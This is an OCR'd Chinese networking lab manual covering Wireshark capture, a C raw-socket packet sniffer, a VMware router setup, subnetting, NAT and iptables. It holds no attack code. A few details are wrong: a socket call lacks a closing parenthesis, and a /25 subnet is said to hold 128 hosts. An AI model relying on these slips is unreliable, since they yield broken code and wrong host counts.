
在图形界面下用 wireshark(需 root 权限)可以抓取数据包。

通过下图蓝框中的按钮选择要监听的设备，点选 start 即开始监听，运行情况如下（图中为 ping 219.219.114.4）：




wireshark 能够深入地解析每个分组。图示中第一个红框为列表框，第二个红框为协议框，第三个红框为原始框。在列表框中选中一个分组，协议框和原始框中会显示该分组的详细信

息。如图：




协议框中显示所选分组的各层协议：物理层帧、以太网帧及其首部、IP 协议数据报及其首部，Internet 控制报文协议。原始框中则显示分组中包含的数据的每个字节。从中可以观察到原始数据，其中左边显示的是十六进制的数据，右边则是 ASCII 码。在协议框中选中一个条目，在原始框中会标记出对应的原始数据，反之在原始框中选中也一样。

实验要求在 PC0 上运行 wireshark，分别 ping PC1、PC2 记录下 request 和 reply 数据包，并作简单分析。

## 实验报告

按要求完成实验，并写出实验报告。实验报告格式如下，同学可以根据内容进行修改。说明是为了更详细的解释各个项目，提交的报告中无需包含。

| | |
|---|---|
| 实验目的 | |
| 网络拓扑配置 | 说明：填写附表 1，也可绘图说明 |
| 路由规则配置 | 说明：写明输入的命令 |
| 数据包截图 | 说明：用 wireshark 抓包截图，PC0 分别 ping PC1，PC2 的数据包截图 |
| 协议报文分析 | 说明：对抓取的 PC0 ping PC2 的数据包进行字段分析 |

附表 1：

| 节点名 | 虚拟设备名 | ip | netmask |
|---|---|---|---|
| Router0 | | eth0: | |
| | | eth1: | |
| Router1 | | eth0: | |
| | | eth1: | |
| PC0 | | | |
| PC1 | | | |
| PC2 | | | |

# 常见问题

**问题 1**：主机无法 Ping 通与其直接相连的虚拟路由器？

**解答**：a.检查主机和虚拟路由器的网卡 Network Adapter 是否为同一类型（VMnet*）的；

b.检查主机网关是否为虚拟路由器对应的网卡 ip 地址；

c.确认 ip 设置无误，注意请先置 ip 再置网关。

**问题 2**：主机可以 ping 通网关，但是无法 ping 通主机所在局域网外的路由器或主机？

**解答**：a.检查虚拟路由器是否允许转发，确保 ip_forward 为 1，即允许转发；

b.检查虚拟路由器转发规则是否正确，确保转发端口（下一跳）和当前主机不在同一个局域网内。

# 实验二 RAW SOCKET 编程与以太网帧分析基础

## 1. 背景知识

### 1.1 基础背景

在计算机网络中，socket 是一个很重要的概念。因为，在网络通讯之中，我们可以把其理解为两个进程的通信，通信的话就要描述通信链路两端的信息。而套接字就是使用操作系统中的文件描述符和系统进程进行通信的一种手段。Socket 有时也被看作是一个网络编程接口集，应用程序，或者 TCPIP 协议栈。

目前，有许多类型的 socket 可用，其中包括数据流套接字，数据报套接字，原始套接字等。其中在一般的应用程序之中，前二者用的比较多，但是，在一些安全程序，网络管理程序之中，对于数据链路层整体包的捕获要求，它们并不能很好的满足。那么，这里就要用 raw socket, 也就是原始套接字。

原始套接字可以使得应用程序直接收发在网络上传输的包，那么我们就可以直接对原始数据包的内容进行修改和检测，这对特定环境下的应用非常必要。比如，在以太网环境下，网络是共享的，所有的包传输都是通过同过如下方式进行传播的：发送主机要向另外一个主机发包，那么当这个包离开发送主机在网络上传输的时候，其他所有的主机都可以收到这个包，但是，在操作系统的内核协议栈上，对目标地址与自己无关的包都被丢弃了。那么对于网络管理员来说，可以对整个网络的数据进行监控和控制。

嗅探，就是网络管理员进行网络监控的一种途径。所谓嗅探，就是充分利用了以太网的特点，通过将网卡设置成混杂模式，将网络上传输的包进行捕获，并显示出来。通过这种方法，可以检测出网络的流量状况，ARP 欺骗等一系列问题。

### 1.2 Raw socket 编程基础

Raw socket 的编程源自于 socket 编程，只是参数和实际收发包的整体内容有所区别。同 socket 一样，要收发包首先应该先建立一个 socket。socket 的函数原型如下：

```
int socket(int domain,int type,int protocol);
```

其中 domain 标识一个通信域，一般来说，通信域决定了真正用于通信的协议族。

就目前来说，支持的域包括 UNIX, INET, INET6, IPX 等连接服务。其中支持 TCP/IP 协议的套接口类型是 INET。在 Linux 的 INET 套接口支持 SOCK_STREAM, SOCK_DGRAM, SOCK_RAW 等套接口类型。下面是一个创建普通套接字类型的例子。

```
int sockfd;
sockfd = socket(AF_INET, SOCK_RAW, protocol);
```

这是一个很普通的创建 raw socket 的操作，但是他所真正控制的仅仅是一个 IP 包，假如我们要对数据链路层的数据进行操作，我们需要按照如下方式进行创建

```
sockfd  = socket(PF_PACKET,SOCK_RAW,htons(ETH_P_IP);
```

创建完 socket, 可以自定义 socket 的行为, 对应的函数原型是

```
setsockopt(int sockfd,int level,int optname,const void * optval,socklen_t optlen);
```

其中参数的含义分别是：sockfd 指明要设置的套接字描述符，level 指明定义的层次，一般可用的选项有 SOL_SOCKET, IPPROTO_IP, IPPROTO_IPV6, IPPROTO_TCP。例如在 socket API 的层次来定义选项，可以将 level 设置成 SOL_SOCKET。optname 指明要设置的选项 ID，而 optval 则是存放选项值的地址，optlen 指明选项值的长度。假设我们要

在发送 UDP 包的时候使其进行广播，有

int bBroadcast=1;


setsockopt(s,SOL_SOCKET,SO_BROADCAST,(const char*)&bBroadcast,sizeof(int));

创建完一个 socket 之后, 这个 socketfd 对应的 socket 就可以收包了

recvfrom(int sockfd,void* buf,size_t len,int flags,struct sockaddr * src_addr,socklen_t * addrlen);

其中 buf 是收到的包所存放的位置, 这里假如我们创建 socket 的给出的参数是接收数据链路层上的包, 那么我们可以获得的数据包就是以太帧。

在 Linux 中，调用 man 可以查看相关命令的调用细节，如 man socket. 此处应当注意，man 手册共有 8 个 sections，每个对应于不同的区域。一般而言，对于程序设计者来说，会用 man 2，这里用的环境是 ubuntu 9.04，man 的默认 section 为 7。


SOCKET(7) Linux Programmer's Manual SOCKET(7)

NAME
socket - Linux socket interface

SYNOPSIS
#include <sys/socket.h>

sockfd = socket(int socket_family, int socket_type, int protocol);

DESCRIPTION
This manual page describes the Linux networking socket layer user interface. The BSD compatible sockets are the uniform interface between the user process and the network protocol stacks in the kernel. The protocol modules are grouped into protocol families like AF_INET, AF_IPX, AF_PACKET and socket types like SOCK_STREAM or SOCK_DGRAM. See socket(2) for more information on families and types.

Socket Layer Functions
These functions are used by the user process to send or receive packets and to do other socket operations. For more information see their respective manual pages.

socket(2) creates a socket, connect(2) connects a socket to a remote socket address, the bind(2) function binds a socket to a local socket address, listen(2) tells the socket that new connections shall be accepted, and accept(2) is used to get a new

图 1

## 1.3 以太帧解析

所谓以太帧，就是在以太网上传输数据的时候用的一个单位。在以太网上跑的基本是 MAC 包头的包，此时就有如下的 MAC 包，





图 2

根据 MAC 头部的类型信息，对应的数据部分有多种可能。叫常用的有 0800, 0806, 8035。分别对应于 IP 数据包，ARP 请求/应答，RARP 请求应答。

其中 IP 数据包的格式如下：


图 3

下面是一个用 Wireshark 抓取的 ARP 请求包





图 4

在这个图中，我们可以看到一个以太帧的完整格式，包括整个以太帧的 16 进制表示。

一些相关的资料链接

[1] http://en.wikipedia.org/wiki/Raw_socket

[2] http://bbs3.chinaunix.net/viewthread.php?tid=876233

## 2. 实验目标：

本实验主要目的是让学生熟悉 Linux 环境下基本的 raw socket 编程，对以太网帧进行初步分析，可通过程序完成对不同层次 PDU 的字段分析，修改和重新发送。

## 3. 部署，操作/设计步骤 （虚拟机器的配置和拓扑）

我们要做的事情就是运行一个我们用 raw socket 实现的程序，该程序用来捕获主机之间互相发送的包，并可以修改相关字段并重新发送。

首先，我们应当明白，用 raw socket 捕获的数据包内容是存放在一个缓冲区内，一般情况下，是一个指针指向的内存区域。内存区域的不同字段所代表的含义是网络协议事先规定好的。修改相关字段也仅仅是修改对应内存上的数据而已。下面，给出实验的步骤。

### 3.1 虚拟机配置

我们需要的网络拓扑如下（基于 Fedora 系统）：





图 5

在 VMWare 设置如下，设置两台主机和一台路由，配置其为 PC1，PC2，Router。
在这里，我们用一台 Linux 主机来模拟 Router。基本配置是在 Fedora 下操作的，多数命令相同，对应的 Ubuntu 重启网络服务的命令为
**sudo /etc/init.d/networking restart**

分别打开 shell, 输入如下命令
PC 1# **ifconfig eth0 192.168.0.2 netmask 255.255.255.0**
PC 1# **route add default gw 192.168.0.1**
PC 1# **service network restart**
PC 2# **ifconfig eth0 192.168.1.2 netmask 255.255.255.0**
PC 2# **route add default gw 192.168.1.1**
PC 2# **service network restart**
配置 Router
Router# **ifconfig eth0 192.168.0.1 netmask 255.255.255.0**
Router# **ifconfig eth1 192.168.1.1 netmask 255.255.255.0**
并开启 Router 的路由转发功能
Router# **vim /etc/sysctl.conf**
修改 net.ipv4.ip_forward = 1。
Router# **service network restart**
测试
PC 1# **ping 192.168.1.2**
如果能 Ping 通说明连接已经建立，下面对抓包程序进行说明。

## 3.2 代码实现与检测

下面给出一个简单的抓包代码

```
#include <stdio.h>
#include <unistd.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <linux/if_ether.h>
```

```
#include <linux/in.h>
#define BUFFER_MAX 2048
int main(int argc,char* argv[]){
   int sock_fd;
   int proto;
   int n_read;
   char buffer[BUFFER_MAX];
   char *eth_head;
   char *ip_head;
   char *tcp_head;
   char *udp_head;
   char *icmp_head;
   unsigned char *p;
   if((sock_fd=socket(PF_PACKET,SOCK_RAW,htons(ETH_P_IP)))<0){
      printf("error create raw socket\n");
      return -1;
   }
   while(1){
      n_read = recvfrom(sock_fd,buffer,2048,0,NULL,NULL);
      if(n_read < 42)
      {
         printf("error when recv msg \n");
         return -1;
      }
      eth_head = buffer;
      p = eth_head;
      printf("MAC address: %.2x:%02x:%02x:%02x:%02x:%02x
         ==> %.2x:%02x:%02x:%02x:%02x:%02x\n",
         p[6],p[7],p[8],p[9],p[10],p[11],
         p[0],p[1],p[2],p[3],p[4],p[5]);
      ip_head = eth_head+14;
      p = ip_head+12;
      printf("IP:%d.%d.%d.%d==> %d.%d.%d.%d\n",
         p[0],p[1],p[2],p[3],p[4],p[5],p[6],p[7]);
      proto = (ip_head + 9)[0];
      p = ip_head +12;
      printf("Protocol:");
      switch(proto){
      case IPPROTO_ICMP:printf("icmp\n");break;
      case IPPROTO_IGMP:printf("igmp\n");break;
      case IPPROTO_IPIP:printf("ipip\n");break;
      case IPPROTO_TCP:printf("tcp\n");break;
      case IPPROTO_UDP:printf("udp\n");break;
      default:printf("Pls query yourself\n");
```

```
        }
    }
    return -1;
}
```

程序的思路很简单，就是建立一个简单的链路层 socket, 然后不断的收包，显示包的部分内容，并根据包头类型域的值来显示包的类型。

在任何一台机器上编译该程序

PC 1# **gcc raw_socket.c –o raw_socket**

编译成功之后运行(运行时需要 root 用户下)

PC 1# **su yourpassword**

PC 1# **./raw_socket**

会收到相应的包并有结果输出

在笔者的机器上，输出如下：

PC 1 Ping PC 2 的情况 （框中内容为完整起见列出，实际不显示）


MAC address: PC 1’s mac address ===> Router’s mac address
IP:192.168.0.2 ==> 192.168.1.2
Protocol:icmp
MAC address: Router’s mac address ===> PC 1’s mac address
IP: 192.168.1.2 ==> 192.168.0.2
Protocol:icmp

实验者需修改程序，使其对更多的网络协议进行支持，比如 RARP 协议。并最好可以在终端下模仿 Wireshark, TCPDump, OmniPeek 等主流抓包工具的输出方式。同时应该尝试对数据段进行更改，比如可以自己调用 Raw Socket API 来发送一个 ICMP 请求包，而不是通过调用 Ping 命令来发送，等待和分析目的主机的回应。关于修改数据段的操作，可以尝试使用 memset 函数。

## 4.实验报告

由于本次实验着重程序的设计，试验报告中将不要求统一的配置性细节，大家可以根据上面的环境进行模拟或者自行设置实验环境。

实验者需提交源代码以及实验报告。提交文件布局如下：




其中 source.c 为 C 的源文件，configuration.file 为相关配置文件。建议同学可以在 source.c 中的重要代码或者函数入口处添加注释，不做定性要求。

实验报告最好提交成 doc 或者 docx 格式的 word 文档，格式如下，同学可以根据内容进行修改，但是各个项目不可省略。说明是为了更详细的解释各个项目，提交的试验包中无需包含。

| | |
|---|---|
| 实验目的 | |
| 数据结构说明 | 说明：此处需要解释各自的源代码中的数据结构，以及其用途。<br>示例：<br>struct xiaomaolv{<br>int id;<br>floag weight;<br>int age;<br>};<br>该结构是一个描述 xiaomaolv 的结构，对应于现实生活农场中养的毛驴，其中 id 是其在农场中的编号，weight,age 分别代表了该毛驴的质量和年龄。 |
| 配置文件说明（非必须） | 说明：此处需要给出配置文件的格式以及读取方式，如程序中没有用到配置文件，则该项可省略 |
| 程序设计的思路以及运行流程 | 说明：此处需要给出程序的运行流程或者思路。请给出如下两种格式之一：<br>1. 流程图<br><br>2. 流程说明<br>示例：<br>1. 程序开始<br>2. 读取配置<br>3. 检测数据<br>4. 处理数据<br>4.1 正确 goto 3<br>4.2 错误 goto 5<br>5. 程序结束 |
| 运行结果截图 | 说明：请给出你的运行结果截图 |
| 相关参考资料 | 说明：请给出你完成该实验的参考书目或者网页 |
| 对比样例程序 | 说明：请给出你参考样例程序的部分，假如没有参考点，填无 |
| 代码个人创新以及思考 | 说明：请给出你认为你的源代码中的亮点，比如，针对某个细节的处理或者算法的优化 |
| 该程序的应用场景创新（非必须） | 说明：请思考一下，该类程序除了在背景中的应用之外，是否还有其他可能的应用场景。 |

## 补充内容

sock_raw 编程可以接收到本机网卡上的数据帧或包，对于监听网络流量和分析是很有作用的。一共可以有 3 种方式创建：

- socket(AF_INET, SOCK_RAW, IPPROTO_TCP | IPPROTO_UDP | IPPROTO_ICMP)，

发送和接收 IP 数据包；

- socket(PF_PACKET, SOCK_RAW, htons(ETH_P_IP |ETH_P_ARP |ETH_P_ALL))，发送和接收以太网数据帧
- socket(AF_INET, SOCK_PACKET, htons(ETH_P_IP|ETH_P_ARP|ETH_P_ALL))，老的用法，不推荐。

# 实验三 子网划分、静态路由与 NAT


## 背景知识

### 1 子网划分

以太网交换机在数据链路层上基于端口进行了数据使得冲突域被缩小到交换机的每一个端口，有效地提高了网络系统的利用率。但随着网络规模的增大，网络内主机数量急剧增加。当这些主机都同属一个局域网即同一广播域时，网络中任一主机发送的广播报文将被转发给广播域中的全部主机，造成网络利用率大幅下降。为避免这种情况，我们将大的广播域隔离成多个较小的广播域，即进行子网划分。

子网的划分，实际上就是设计子网掩码的过程。子网掩码主要是用来区分 IP 地址中的网络 ID 和主机 ID，它用来屏蔽 IP 地址的一部分，从 IP 地址中分离出网络 ID 和主机 ID。最初 IP 地址空间被分为 A 类，B 类，C 类三个分类网络，IP 地址的分配把 IP 地址的 32 位按每 8 位为一段分开。这使得前缀必须为 8，16 或者 24 位。因此，可分配的最小的地址块有 256（24 位前缀，8 位主机地址，28=256）个地址，而这对大多数企业来说太少了。大一点的地址块包含 65536（16 位前缀，16 位主机，216=65536）个地址，而这对大公司来说都太多了。这导致不能充分使用 IP 地址和在路由上的不便，因为大量的需要单独路由的小型网络（C 类网络）因在地域上分得很开而很难进行聚合路由，于是给路由设备增加了很多负担。为了解决这个问题，而引入了无类别域间路由(CIDR)也即可变长子网掩码(VLSM)。

例如 IP 地址段：192.168.0.1-192.168.0.254，其中 192.168.0 这个属于网络号码，而 1～254 表示这个网段中最大能容纳 254 台主机。192.168.0.1-192.168.0.254 默认使用的子网掩码为 255.255.255.0，其中的 0 在 2 进制中表示为 8 个 0。因此有 8 个位置没有被网络号码给占用，2 的 8 次方就是表示有 256 个地址，去掉一个头（网络地址）和一个尾（主机地址），表示有 254 个主机地址，因此我们想要对这 254 来划分的话，就是占用最后 8 个 0 中的某几位。假如占用第一个 0，那么 2 进制表示的子网掩码为 11111111.11111111.11111111.10000000。转换为 10 进制就为 255.255.255.128，些时主机数即为 2 的 7 次方(不再是原来的 2 的 8 次方了 ，2 的 7 次方=128，因此假如子网掩码为 255.255.255.128 的话，这个地址段可以被区分为 2 个网络，每个网络中最多有 128 台主机。 192.168.0.1-192.168.0.127 为一个，192.168.0.128-192.168.0.255 为第二个。关于 CDIR 块的匹配如图所示：




## 2 NAT

NAT（Network Address Translation）网络地址转换。NAT 的出现是为了解决 IP 日益短缺的问题，使用 NAT 技术可以在多重 Internet 子网中使用相同的 IP,从而解决了 IP 地址不足的问题，而且还能够有效地避免来自网络外部的攻击，隐藏并保护网络内部的计算机。NAT 的运作机制是自动修改 IP 报文的源 IP 地址和目的 IP 地址，IP 地址校验则在 NAT 处理过程中自动完成。NAT 的实现方式有三种，即静态转换 Static Nat、动态转换 Dynamic Nat 和 端口多路复用 OverLoad。

静态转换是指将内部网络的私有 IP 地址转换为公有 IP 地址，IP 地址对是一对一的，是一成不变的，某个私有 IP 地址只转换为某个公有 IP 地址。借助于静态转换，可以实现外部网络对内部网络中某些特定设备(如服务器)的访问。

动态转换是指将内部网络的私有 IP 地址转换为公用 IP 地址时，IP 地址对是不确定的，而是随机的，所有被授权访问上 Internet 的私有 IP 地址可随机转换为任何指定的合法 IP 地址。也就是说，只要指定哪些内部地址可以进行转换，以及用哪些合法地址作为外部地址时，

就可以进行动态转换。动态转换可以使用多个合法外部地址集。当 ISP 提供的合法 IP 地址略少于网络内部的计算机数量时。可以采用动态转换的方式。

端口多路复用(Port address Translation,PAT)是指改变外出数据包的源端口并进行端口转换，即端口地址转换.采用端口多路复用方式。内部网络的所有主机均可共享一个合法外部 IP 地址实现对 Internet 的访问，从而可以最大限度地节约 IP 地址资源。同时，又可隐藏网络内部的所有主机，有效避免来自 Internet 的攻击。因此，目前网络中应用最多的就是端口多路复用方式。

### 3 iptables

iptables 是建立在 netfilter 架构基础上的一个包过滤管理工具，最主要的作用是用来做防火墙或透明代理。iptables 从 ipchains 发展而来，它的功能更为强大。iptables 提供以下三种功能：包过滤、NAT（网络地址转换）和通用的 pre-route packet mangling。包过滤：用来过滤包，但是不修改包的内容。iptables 在包过滤方面相对于 ipchians 的主要优点是速度更快，使用更方便。NAT：NAT 可以分为源地址 NAT 和目的地址 NAT。

iptables 通过 iptables 命令设置规则，并将其添加到内核空间的过滤表内的链中。iptables 命令的语法规则如下：

iptables [-t table] command [match] [target]

